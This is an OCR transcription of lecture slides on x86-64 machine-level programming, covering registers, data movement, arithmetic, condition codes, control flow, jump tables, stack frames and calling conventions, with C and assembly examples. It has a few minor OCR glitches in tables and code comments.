Machine-Level Programming I: Basics

1

Today: Machine Programming I: Basics

- History of Intel processors and architectures
- C, assembly, machine code
- Assembly Basics: Registers, operands, move
- Arithmetic & logical operations

2

Intel x86 Processors

- Dominate laptop/desktop/server market
- Evolutionary design
  - Backwards compatible up until 8086, introduced in 1978
  - Added more features as time goes on
- Complex instruction set computer (CISC)
  - Many different instructions with many different formats
    - But, only small subset encountered with Linux programs
  - Hard to match performance of Reduced Instruction Set Computers (RISC)
  - But, Intel has done just that!
    - In terms of speed. Less so for low power.

3

Today: Machine Programming I: Basics

- History of Intel processors and architectures
- C, assembly, machine code
- Assembly Basics: Registers, operands, move
- Arithmetic & logical operations


4

Definitions

- Instruction Set Architecture (ISA): The parts of a processor design that one needs to understand or write assembly/machine code.
  - Examples: instruction set specification, registers.
- Microarchitecture: Implementation of the architecture.
  - Examples: cache sizes and core frequency.
- Code Forms:
  - Machine Code: The byte-level programs that a processor executes
  - Assembly Code: A text representation of machine code
- Example ISAs:
  - Intel: x86, IA32, Itanium, x86-64
  - ARM: Used in almost all mobile phones

5

Assembly/Machine Code View



Programmer-Visible State


- PC: Program counter
  - Address of next instruction
  - Called "RIP" (x86-64)
- Register file
  - Heavily used program data
- Condition codes
  - Store status information about most recent arithmetic or logical operation
  - Used for conditional branching

- Memory
  - Byte addressable array
  - Code and user data
  - Stack to support procedures

6

Turning C into Object Code

- Code in files p1.c p2.c
- Compile with command: gcc –Og p1.c p2.c -o p
  - Use basic optimizations (-Og) [New to recent versions of GCC]
  - Put resulting binary in file p



7

Assembly Characteristics: Data Types

- "Integer" data of 1, 2, 4, or 8 bytes
  - Data values
  - Addresses (untyped pointers)
- Floating point data of 4, 8, or 10 bytes
- Code: Byte sequences encoding series of instructions
- No aggregate types such as arrays or structures
  - Just contiguously allocated bytes in memory

8

Assembly Characteristics: Operations

- Perform arithmetic function on register or memory data
- Transfer data between memory and register
  - Load data from memory intoregister
  - Store register data intomemory
- Transfer control
  - Unconditional jumps to/from procedures
  - Conditional branches

9

Object Code

Code for `sumstore`

```
0x0400595:
    0x53
    0x48
    0x89
    0xd3
    0xe8
    0xf2
    0xff
    0xff
    0xff
    0x48
    0x89
    0x03
    0x5b
    0xc3
```

- Total of 14 bytes
- Each instruction 1, 3, or 5 bytes
- Starts at address 0x0400595

- Assembler
  - Translates `.s` into `.o`
  - Binary encoding of each instruction
  - Nearly-complete image of executable code
  - Missing linkages between code in different files
- Linker
  - Resolves references between files
  - Combines with static run-time libraries
    - E.g., code for `malloc`, `printf`
  - Some libraries are dynamically linked
    - Linking occurs when program begins execution

10

Machine Instruction Example

```
*dest = t;
```

```
movq %rax, (%rbx)
```

```
0x40059e:  48 89 03
```

- C Code
  - Store value t where designated by dest
- Assembly
  - Move 8-byte value to memory
    - Quad words in x86-64 parlance
  - Operands:
    - `t:` Register %rax
    - `dest:` Register %rbx
    - `*dest:` Memory M[%rbx]
- Object Code
  - 3-byte instruction
  - Stored at address 0x40059e

11

Disassembling Object Code

Disassembled

```
0000000000400595 <sumstore>:
  400595:  53                push   %rbx
  400596:  48 89 d3          mov    %rdx,%rbx
  400599:  e8 f2 ff ff ff    callq  400590 <plus>
  40059e:  48 89 03          mov    %rax,(%rbx)
  4005a1:  5b                pop    %rbx
  4005a2:  c3                retq
```

- Disassembler

  `objdump -d sum`
  - Useful tool for examining object code
  - Analyzes bit pattern of series of instructions
  - Produces approximate rendition of assembly code
  - Can be run on either `a.out` (complete executable) or `.o` file

12

Today: Machine Programming I: Basics

- History of Intel processors and architectures
- C, assembly, machine code
- Assembly Basics: Registers, operands, move
- Arithmetic & logical operations

x86-64 Integer Registers

%rax	%eax	%r8	%r8d
%rbx	%ebx	%r9	%r9d
%rcx	%ecx	%r10	%r10d
%rdx	%edx	%r11	%r11d
%rsi	%esi	%r12	%r12d
%rdi	%edi	%r13	%r13d
%rsp	%esp	%r14	%r14d
%rbp	%ebp	%r15	%r15d

- Can reference low-order 4 bytes (also low-order 1 & 2 bytes)

Moving Data

- Moving Data
  movq Source, Dest:
- Operand Types
  - Immediate: Constant integer data
    - Example: $0x400, $-533
    - Like C constant, but prefixed with '$'
    - Encoded with 1, 2, or 4 bytes
  - Register: One of 16 integer registers
    - Example: %rax, %r13
    - But %rsp reserved for special use
    - Others have special uses for particular instructions
  - Memory: 8 consecutive bytes of memory at address given by register
    - Simplest example: (%rax)
    - Various other "address modes"

%rax
%rcx
%rdx
%rbx
%rsi
%rdi
%rsp
%rbp
%rN


movq Operand Combinations

	Source	Dest	Src,Dest	C Analog
movq	Imm	Reg	movq $0x4,%rax	temp = 0x4;
		Mem	movq $-147,(%rax)	*p = -147;
	Reg	Reg	movq %rax,%rdx	temp2 = temp1;
		Mem	movq %rax,(%rdx)	*p = temp;
	Mem	Reg	movq (%rax),%rdx	temp = *p;

Cannot do memory-memory transfer with a single instruction

Understanding Swap()

```
void swap
   (long *xp, long *yp)
{
  long t0 = *xp;
  long t1 = *yp;
  *xp = t1;
  *yp = t0;
}
```



Register	Value
%rdi	xp
%rsi	yp
%rax	t0
%rdx	t1

```
swap:
    movq    (%rdi), %rax  # t0 = *xp
    movq    (%rsi), %rdx  # t1 = *yp
    movq    %rdx, (%rdi)  # *xp = t1
    movq    %rax, (%rsi)  # *yp = t0
    ret
```


17

Simple Memory Addressing Modes

- Normal (R) Mem[Reg[R]]
  - Register R specifies memory address
  - Aha! Pointer dereferencing in C

```
movq (%rcx),%rax
```

- Displacement D(R) Mem[Reg[R]+D]
  - Register R specifies start of memory region
  - Constant displacement D specifies offset

```
movq 8(%rbp),%rdx
```


18

Complete Memory Addressing Modes

- Most General Form

  D(Rb,Ri,S) Mem[Reg[Rb]+S*Reg[Ri]+D]
  - D: Constant "displacement" 1, 2, or 4 bytes
  - Rb: Base register: Any of 16 integer registers
  - Ri: Index register: Any, except for %rsp
  - S: Scale: 1, 2, 4, or 8 (why these numbers?)

- Special Cases

  (Rb,Ri) Mem[Reg[Rb]+Reg[Ri]]

  D(Rb,Ri) Mem[Reg[Rb]+Reg[Ri]+D]

  (Rb,Ri,S) Mem[Reg[Rb]+S*Reg[Ri]]

19

Today: Machine Programming I: Basics

- History of Intel processors and architectures
- C, assembly, machine code
- Assembly Basics: Registers, operands, move
- Arithmetic & logical operations

20

Address Computation Instruction

- leaq Src, Dst
  - Src is address mode expression
  - Set Dst to address denoted by expression
- Uses
  - Computing addresses without a memory reference
    - E.g., translation of p = &x[i];
  - Computing arithmetic expressions of the form x+k*y
    - k = 1, 2, 4, or 8
- Example

```
long m12(long x)
{
  return x*12;
}
```

Converted to ASM by compiler:

```
leaq (%rdi,%rdi,2), %rax # t <- x+x*2
salq $2, %rax            # return t<<2
```


Some Arithmetic Operations

- Two Operand Instructions:

Format	Computation		
addq	Src,Dest	Dest = Dest + Src	
subq	Src,Dest	Dest = Dest − Src	
imulq	Src,Dest	Dest = Dest * Src	
salq	Src,Dest	Dest = Dest << Src	Also called shlq
sarq	Src,Dest	Dest = Dest >> Src	Arithmetic
shrq	Src,Dest	Dest = Dest >> Src	Logical
xorq	Src,Dest	Dest = Dest ^ Src	
and	Src,Dest	Dest = Dest & Src	
q	Src,Dest	Dest = Dest | Src	

- Watch out for argument order!
- No distinction between signed and unsigned int (why?)

Some Arithmetic Operations

- One Operand Instructions

incq	Dest	Dest = Dest + 1
decq	Dest	Dest = Dest − 1
negq	Dest	Dest = − Dest
notq	Dest	Dest = ~Dest

- See book for more instructions

Understanding Arithmetic Expression Example

```
long arith
(long x, long y, long z)
{
  long t1 = x+y;
  long t2 = z+t1;
  long t3 = x+4;
  long t4 = y * 48;
  long t5 = t3 + t4;
  long rval = t2 * t5;
  return rval;
}
```

```
arith:
  leaq    (%rdi,%rsi), %rax    # t1
  addq    %rdx, %rax           # t2
  leaq    (%rsi,%rsi,2), %rdx
  salq    $4, %rdx             # t4
  leaq    4(%rdi,%rdx), %rcx   # t5
  imulq   %rcx, %rax           # rval
  ret
```

%rdi	Argument x
%rsi	Argument y
%rdx	Argument z
%rax	t1, t2, rval
%rdx	t4
%rcx	t5

Machine Programming I: Summary

- History of Intel processors and architectures
  - Evolutionary design leads to many quirks and artifacts
- C, assembly, machine code
  - New forms of visible state: program counter, registers, ...
  - Compiler must transform statements, expressions, procedures into low-level instruction sequences
- Assembly Basics: Registers, operands, move
  - The x86-64 move instructions cover wide range of data movement forms
- Arithmetic
  - Ccompiler will figure out different instruction combinationsto carry out computation

25

Machine-Level Programming II: Control

26


Today

- Control: Condition codes
- Conditional branches
- Loops
- Switch Statements

27

Processor State (x86-64, Partial)

- Information about currently executing program
  - Temporary data (%rax, …)
  - Location of runtime stack (%rsp)
  - Location of current code control point (%rip, …)
  - Status of recent tests (CF, ZF, SF, OF)



28

Condition Codes (Implicit Setting)

- Single bit registers
  - CF Carry Flag (for unsigned)
  - SF Sign Flag (for signed)
  - ZF Zero Flag
  - OF Overflow Flag (for signed)
- Implicitly set (think of it as side effect) by arithmetic operations

  Example: addq Src,Dest ↔ t = a+b

  CF set if carry out from most significant bit (unsigned overflow)

  ZF set if t == 0

  SF set if t < 0 (as signed)

  OF set if two's-complement (signed) overflow

  (a>0 && b>0 && t<0) || (a<0 && b<0 && t>=0)
- Not set by leaq instruction

29

Condition Codes (Explicit Setting: Compare)

- Explicit Setting by Compare Instruction
  - cmpq Src2, Src1
  - cmpq b,a like computing a - b without setting destination

  CF set if carry out from most significant bit (used for unsigned comparisons)

  ZF set if a == b

  SF set if (a - b) < 0 (as signed)

  OF set if two's-complement (signed) overflow

  (a>0 && b<0 && (a-b)<0) || (a<0 && b>0 && (a-b)>0)

30

Condition Codes (Explicit Setting: Test)

- Explicit Setting by Test instruction
  - test q Src2, Src1
    - test q b,a like computing a&b without setting destination

  Sets condition codes based on value of Src1 & Src2

  Useful to have one of the operands be a mask

  ZF set when a&b == 0

  SF set when a&b < 0

31

Reading Condition Codes

- SetX Instructions
  - Set low-order byte of destination to 0 or 1 based on combinations of condition codes
  - Does not alter remaining 7 bytes

SetX	Condition	Description
sete	ZF	Equal / Zero
setne	~ZF	Not Equal / Not Zero
sets	SF	Negative
setns	~SF	Nonnegative
setg	~(SF^OF)&~ZF	Greater (Signed)
setge	~(SF^OF)	Greater or Equal (Signed)
setl	(SF^OF)	Less (Signed)
setle	(SF^OF)|ZF	Less or Equal (Signed)
seta	~CF&~ZF	Above (unsigned)
setb	CF	Below (unsigned)

32

x86-64 Integer Registers

%rax	%al	%r8	%r8b
%rbx	%bl	%r9	%r9b
%rcx	%cl	%r10	%r10b
%rdx	%dl	%r11	%r11b
%rsi	%sil	%r12	%r12b
%rdi	%dil	%r13	%r13b
%rsp	%spl	%r14	%r14b
%rbp	%bpl	%r15	%r15b

- Can reference low-order byte

33

Today

- Control: Condition codes
- Conditional branches
- Loops
- Switch Statements

34

Jumping

- jX Instructions
  - Jump to different part of code depending on condition codes

jX	Condition	Description
jmp	1	Unconditional
je	ZF	Equal / Zero
jne	~ZF	Not Equal / Not Zero
js	SF	Negative
jns	~SF	Nonnegative
jg	~(SF^OF)&~ZF	Greater (Signed)
jge	~(SF^OF)	Greater or Equal (Signed)
jl	(SF^OF)	Less (Signed)
jle	(SF^OF)|ZF	Less or Equal (Signed)
ja	~CF&~ZF	Above (unsigned)
jb	CF	Below (unsigned)

35

Conditional Branch Example (Old Style)

- Generation

```
shark> gcc –Og -S –fno-if-conversion control.c
```

```
long absdiff
  (long x, long y)
{
  long result;
  if (x   >
      y)
    result = x-y;
  else
    result = y-x;
  return result;
}
```

```
absdiff:
    cmpq    %rsi, %rdi   # x:y
    jle     .L4
    movq    %rdi, %rax
    subq    %rsi, %rax
    ret
.L4:        # x <= y
    movq    %rsi, %rax
    subq    %rdi, %rax
    ret
```

%rdi	Argument x
%rsi	Argument y
%rax	Return value

36

Expressing with Goto Code

- C allows `goto` statement
- Jump to position designated by label

```
long absdiff
  (long x, long y)
{
    long result;
    if (x    >y)
        result = x-y;
    else
        result = y-x;
    return result;
}
```

```
long absdiff_j
  (long x, long y)
{
    long result;
    int ntest= x  <= y;
    if (ntest)gotoElse;
    result = x-y;
    goto Done;
 Else:
    result = y-x;
 Done:
    return result;
}
```


37

General Conditional Expression Translation (Using Branches)

C Code

```
val = Test ? Then_Expr : Else_Expr;
```

```
val = x>y ? x-y : y-x;
```

Goto Version

```
  ntest = !Test;
  if (ntest) goto Else;
  val = Then_Expr;
  goto Done;
Else:
  val =
      Else_Expr;
Done:
  . . .
```

- Create separate code regions for then & else expressions
- Execute appropriate one

38

Using Conditional Moves

- Conditional Move Instructions
  - Instruction supports:
    if (Test) Dest □ Src
  - Supported in post-1995 x86 processors
  - GCC tries to use them
    - But, only when known to be safe
- Why?
  - Branches are very disruptive to instruction flow through pipelines
  - Conditional moves do not require control transfer

C Code

```
val = Test
    ? Then_Expr
    : Else_Expr;
```

Goto Version

```
  result = Then_Expr;
  eval =
      Else_Expr;   nt
      = !Test;
  if (nt)result   = eval;
  return result;
```


39

Conditional Move Example

```
long absdiff
  (long x, long y)
{
    long result;
    if (x    >y)
        result = x-y;
    else
        result = y-x;
    return result;
}
```

%rdi	Argument x
%rsi	Argument y
%rax	Return value

```
absdiff:
    movq    %rdi, %rax   # x
    subq    %rsi, %rax   # result = x-y
    movq    %rsi, %rdx
    subq    %rdi, %rdx   # eval = y-x
    cmpq    %rsi, %rdi   # x:y
    cmovle  %rdx, %rax   # if <=, result = eval
    ret
```


40

Bad Cases for Conditional Move

Expensive Computations

```
val = Test(x) ? Hard1(x) : Hard2(x);
```

- Both values get computed
- Only makes sense when computations are very simple

Risky Computations

```
val = p ? *p : 0;
```

- Both values get computed
- May have undesirable effects

Computations with side effects

```
val = x > 0 ? x*=7 : x+=3;
```

- Both values get computed
- Must be side-effect free

41

Today

- Control: Condition codes
- Conditional branches
- Loops
- Switch Statements

42

"Do-While" Loop Compilation

Goto Version

```
long pcount_goto
  (unsigned long x) {
  long result = 0;
 loop:
  result += x & 0x1;
  x >>= 1;
  if(x) goto loop;
  return result;
}
```

%rdi	Argument x
%rax	result

```
   movl    $0, %eax    #  result = 0
.L2:                   # loop:
   movq    %rdi, %rdx
   andl    $1, %edx    # t = x & 0x1  #
   addq    %rdx, %rax  result += t   #
   shrq    %rdi        x >>= 1
   jne     .L2         # if (x) goto loop
   rep; ret
```


43

General "Do-While" Translation

C Code

```
do
   Body
   while (Test);
```

Goto Version

```
loop:
   Body
   if(Test)
      goto loop
```

- Body: {
  Statement$_1$;
  Statement$_2$;
  …
  Statement$_n$;
  }

44

General "While" Translation #2

While version

```
while (Test)
  Body
```

- "Do-while" conversion
- Used with –O1

Do-While Version

```
  if(!Test)
    goto done;
  do
    Body
    while(Test);
done:
```

Goto Version

```
  if(!Test)
    goto done;
loop:
  Body
  if(Test) goto
    loop;
done:
```


45

"For" Loop While Loop

For Version

```
for (Init; Test; Update)
  Body
```

While Version

```
Init;
while (Test) {
    Body
    Update;
}
```


46

Today

- Control: Condition codes
- Conditional branches
- Loops
- Switch Statements

47

```
long switch_eg
  (long x, long y, long z)
{
    long w = 1;
    switch(x) {
    case 1:
        w = y*z;
        break;
    case 2:
        w = y/z;
        /* Fall Through */
    case 3:
        w += z;
        break;
    case 5:
    case 6:
        w -= z;
        break;
    default:
        w = 2;
    }
    return w;
}
```

Switch Statement Example

- Multiple case labels
  - Here: 5 & 6
- Fall through cases
  - Here: 2
- Missing cases
  - Here: 4

48

Jump Table Structure


Switch Form

```
switch(x) {
  case val_0:
    Block 0
  case val_1:
    Block 1
    • • •
  case val_n-1:
    Block n-1
}
```


Translation (Extended C)

```
goto *JTab[x];
```

Jump Table



Jump Targets



49

Assembly Setup Explanation

- Table Structure
  - Each target requires 8 bytes
  - Base address at .L4
- Jumping
  - Direct: jmp .L8
  - Jump target is denoted by label .L8
  - Indirect: jmp *.L4(,%rdi,8)
  - Start of jump table: .L4
  - Must scale by factor of 8 (addresses are 8 bytes)
  - Fetch target from effective Address .L4 + x*8
    - Only for $0 \le x \le 6$

Jump table

```
.section    .rodata
  .align 8
.L4:
  .quad     .L8   # x = 0
  .quad     .L3   # x = 1
  .quad     .L5   # x = 2
  .quad     .L9   # x = 3
  .quad     .L8   # x = 4
  .quad     .L7   # x = 5
  .quad     .L7   # x = 6
```


50

Jump Table

Jump table

```
.section    .rodata
  .align 8
.L4:
  .quad     .L8   # x = 0
  .quad     .L3   # x = 1
  .quad     .L5   # x = 2
  .quad     .L9   # x = 3
  .quad     .L8   # x = 4
  .quad     .L7   # x = 5
  .quad     .L7   # x = 6
```

```
switch(x) {
case 1:       // .L3
    w = y*z;
    break;
case 2:       // .L5
    w = y/z;
    /* Fall Through */
case 3:       // .L9
    w += z;
    break;
case 5:
case 6:       // .L7
    w -= z;
    break;
default:      // .L8
    w = 2;
}
```


51

Code Blocks (x == 2, x == 3)

```
long w = 1;
  . . .
switch(x) {
  . . .
case 2:
    w = y/z;
    /* Fall Through */
case 3:
    w += z;
    break;
  . . .
}
```

```
.L5:                    # Case 2
   movq     %rsi, %rax
   cqto
   idivq    %rcx        #   y/z
   jmp      .L6         #   goto merge
.L9:                    # Case 3
   movl     $1, %eax    #   w = 1
.L6:                    # merge:
   addq     %rcx, %rax  #   w += z
   ret
```

%rdi	Argument x
%rsi	Argument y
%rdx	Argument z
%rax	Return value

52

Summarizing

- C Control
  - if-then-else
  - do-while
  - while, for
  - switch
- Assembler Control
  - Conditional jump
  - Conditional move
  - Indirect jump (via jump tables)
  - Compiler generates code sequence to implement more complex control
- Standard Techniques
  - Loops converted to do-while or jump-to-middle form
  - Large switch statements use jump tables


53

Machine-Level Programming III: Procedures

54

Mechanisms in Procedures

- Passing control
  - To beginning of procedure code
  - Back to return point
- Passing data
  - Procedure arguments
  - Return value
- Memory management
  - Allocate during procedure execution
  - Deallocate upon return
- Mechanisms all implemented with machine instructions
- x86-64 implementation of a procedure uses only those mechanisms required



55


Today

- Procedures
  - Stack Structure
  - Calling Conventions
    - Passing control
    - Passing data
    - Managing local data
  - Illustration of Recursion

56

x86-64 Stack


- Region of memory managed with stack discipline
- Grows toward lower addresses
- Register %rsp contains lowest stack address
  - address of "top" element



57

x86-64 Stack: Push/Pop

- pushq Src
  - Fetch operand at Src
  - Decrement %rsp by 8
  - Write operand at address given by %rsp
- popq Dest
  - Read value at address given by %rsp
  - Increment %rsp by 8
  - Store value at Dest (must be register)



58

Code Examples

```
void multstore
 (long x, long y, long *dest)
{
    long t = mult2(x, y);
    *dest = t;
}
```

```
0000000000400540 <multstore>:
  400540: push   %rbx              # Save %rbx
  400541: mov    %rdx,%rbx         # Save dest
  400544: callq  400550 <mult2>    # mult2(x,y)
  400549: mov    %rax,(%rbx)       # Save at dest
  40054c: pop    %rbx              # Restore %rbx
  40054d: retq                     # Return
```

```
long mult2
  (long a, long b)
{
  long s = a * b;
  return s;
}
```

```
0000000000400550 <mult2>:
  400550:   mov    %rdi,%rax       # a
  400553:   imul   %rsi,%rax       # a * b
  400557:   retq                   # Return
```


59

Procedure Control Flow


- Use stack to support procedure call and return
- Procedure call: call label
  - Push return address on stack
  - Jump to label
- Return address:
  - Address of the next instruction right after call
  - Example from disassembly
- Procedure return: ret
  - Pop address from stack
  - Jump to address

60


Procedure Data Flow

Registers

- First 6 arguments



- Return value



Stack

- Only allocate stack space when needed

61

Data Flow Examples

```
void multstore
 (long x, long y, long *dest)
{
    long t = mult2(x, y);
    *dest = t;
}
```

```
0000000000400540 <multstore>:
  # x in %rdi, y in %rsi, dest in %rdx
  • • •
  400541: mov    %rdx,%rbx          # Save dest
  400544: callq  400550 <mult2>     # mult2(x,y)
  # t in %rax
  400549: mov    %rax,(%rbx)        # Save at dest
  • • •
```


```
long mult2
  (long a, long b)
{
  long s = a * b;
  return s;
}
```

```
0000000000400550 <mult2>:
  # a in %rdi, b in %rsi
  400550:  mov    %rdi,%rax         # a
  400553:  imul   %rsi,%rax         # a * b
  # s in %rax
  400557: retq                      # Return
```


62


Stack Frames

- Contents
  - Return information
  - Local storage (if needed)
  - Temporary space (if needed)
- Management
  - Space allocated when enter procedure
    - "Set-up" code
    - Includes push by call instruction
  - Deallocated when return
    - "Finish" code
    - Includes pop by ret instruction



63


Example



64

x86-64/Linux Stack Frame

- Current Stack Frame ("Top" to Bottom)
  - "Argument build:" Parameters for function about to call
  - Local variables If can't keep in registers
  - Saved register context
  - Old frame pointer (optional)
- Caller Stack Frame
  - Return address
    - Pushed by call instruction
  - Arguments for this call




Notes adapted from Bryant and O'Hallaron, Computer Systems: A Programmer's Perspective, Third Edition

32

65

x86-64 Linux Register Usage #1

- %rax
  - Return value
  - Also caller-saved
  - Can be modified by procedure
- %rdi, ...,%r9
  - Arguments
  - Also caller-saved
  - Can be modified by procedure
- %r10, %r11
  - Caller-saved
  - Can be modified by procedure



"Caller Saved"


Caller saves temporary values in its frame before the call

41

66

x86-64 Linux Register Usage #2

- %rbx, %r12, %r13, %r14
  - Callee-saved
  - Callee must save &restore
- %rbp
  - Callee-saved
  - Callee must save &restore
  - May be used as frame pointer
  - Can mix & match
- %rsp
  - Special form of callee save
  - Restored to original value upon exit from procedure



"Callee Saved"

Callee saves temporary values in its frame before using Callee restores them before returning to caller

42


67

Callee-Saved Example #1


```
long call_incr2(long x) {
    long v1 = 15213;
    long v2 = incr(&v1, 3000);
    return x+v2;
}
```

```
call_incr2:
  pushq   %rbx
  subq    $16, %rsp
  movq    %rdi, %rbx
  movq    $15213, 8(%rsp)
  movl    $3000, %esi
  leaq    8(%rsp), %rdi
  call    incr
  addq    %rbx, %rax
  addq    $16, %rsp
  popq    %rbx
  ret
```

Initial Stack Structure



Resulting Stack Structure



Notes adapted from Bryant and O'Hallaron, Computer Systems: A Programmer's Perspective, Third Edition

43


68

Recursive Function Register Save

```
/* Recursive popcount */
long pcount_r(unsigned long x) {
  if (x == 0)
    return 0;
  else
    return (x & 1)
           + pcount_r(x >> 1);
}
```

```
pcount_r:
  movl    $0, %eax
  testq   %rdi, %rdi
  je      .L6
  pushq   %rbx
  movq    %rdi, %rbx
  andl    $1, %ebx
  shrq    %rdi
  call    pcount_r
  addq    %rbx, %rax
  popq    %rbx
.L6:
  ret
```

Register	Use(s)	Type
%rdi	x	Argument



69


Observations About Recursion

- Handled Without Special Consideration
  - Stack frames mean that each function call has private storage
    - Saved registers & local variables
    - Saved return pointer
  - Register saving conventions prevent one function call from corrupting another's data
    - Unless the C code explicitly does so (e.g., buffer overflow in Lecture 9)
  - Stack discipline follows call / return pattern
    - If P calls Q, then Q returns before P
    - Last-In, First-Out
- Also works for mutual recursion
  - P calls Q; Q calls P

70

x86-64 Procedure Summary

- Important Points
  - Stack is the right data structure for procedure call / return
    - If P calls Q, then Q returns before P
- Recursion (& mutual recursion) handled by normal calling conventions
  - Can safely store values in local stack frame and in callee-saved registers
  - Put function arguments at top of stack
  - Result return in %rax
- Pointers are addresses of values
  - On stack or global




71

Machine-Level Programming IV: Data

72

Array Accessing Example




```
int get_digit
  (zip_dig z, int digit)
{
  return z[digit];
}
```

X86-64

```
  # %rdi = z
  # %rsi = digit
movl (%rdi,%rsi,4), %eax  # z[digit]
```

- Register %rdi contains starting address of array
- Register %rsi contains array index
- Desired digit at %rdi + 4*%rsi
- Use memory reference (%rdi,%rsi,4)

73

Array Loop Example


```
void zincr(zip_dig z) {
  size_t i;
  for (i = 0; i < ZLEN; i++)
    z[i]++;
}
```

```
  # %rdi  = z
  movl    $0, %eax          #   i = 0
  jmp     .L3               #   goto middle
.L4:                        # loop:
   addl    $1, (%rdi,%rax,4) #   z[i]++
   addq    $1, %rax          #   i++
.L3:                        # middle
  cmpq    $4, %rax          #   i:4
  jbe     .L4               #   if <=, goto loop
  ret
```

